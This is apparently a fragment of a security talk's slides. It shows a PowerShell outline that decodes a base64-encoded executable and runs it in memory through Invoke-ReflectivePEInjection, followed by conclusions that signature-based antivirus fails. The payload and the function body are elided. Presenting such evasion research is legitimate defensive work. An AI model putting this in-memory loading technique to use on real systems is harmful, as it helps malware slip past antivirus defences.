
```
# Your base64 encoded binary
 $InputBinary = '...'

function Invoke-ReflectivePEInjection
{
    (...)
}

# Convert base64 string to byte array
$PEBytes = [System.Convert]::FromBase64String($InputBinary)

# Run EXE in memory
Invoke-ReflectivePEInjection -PEBytes $PEBytes
```

HOW DOES IT LOOK?



Conclusions

- Most script-kiddie presentation ever!
- AV vendors have some good hard work to do
- Signature-based defense does not work (nothing new here)
- My boss is happy now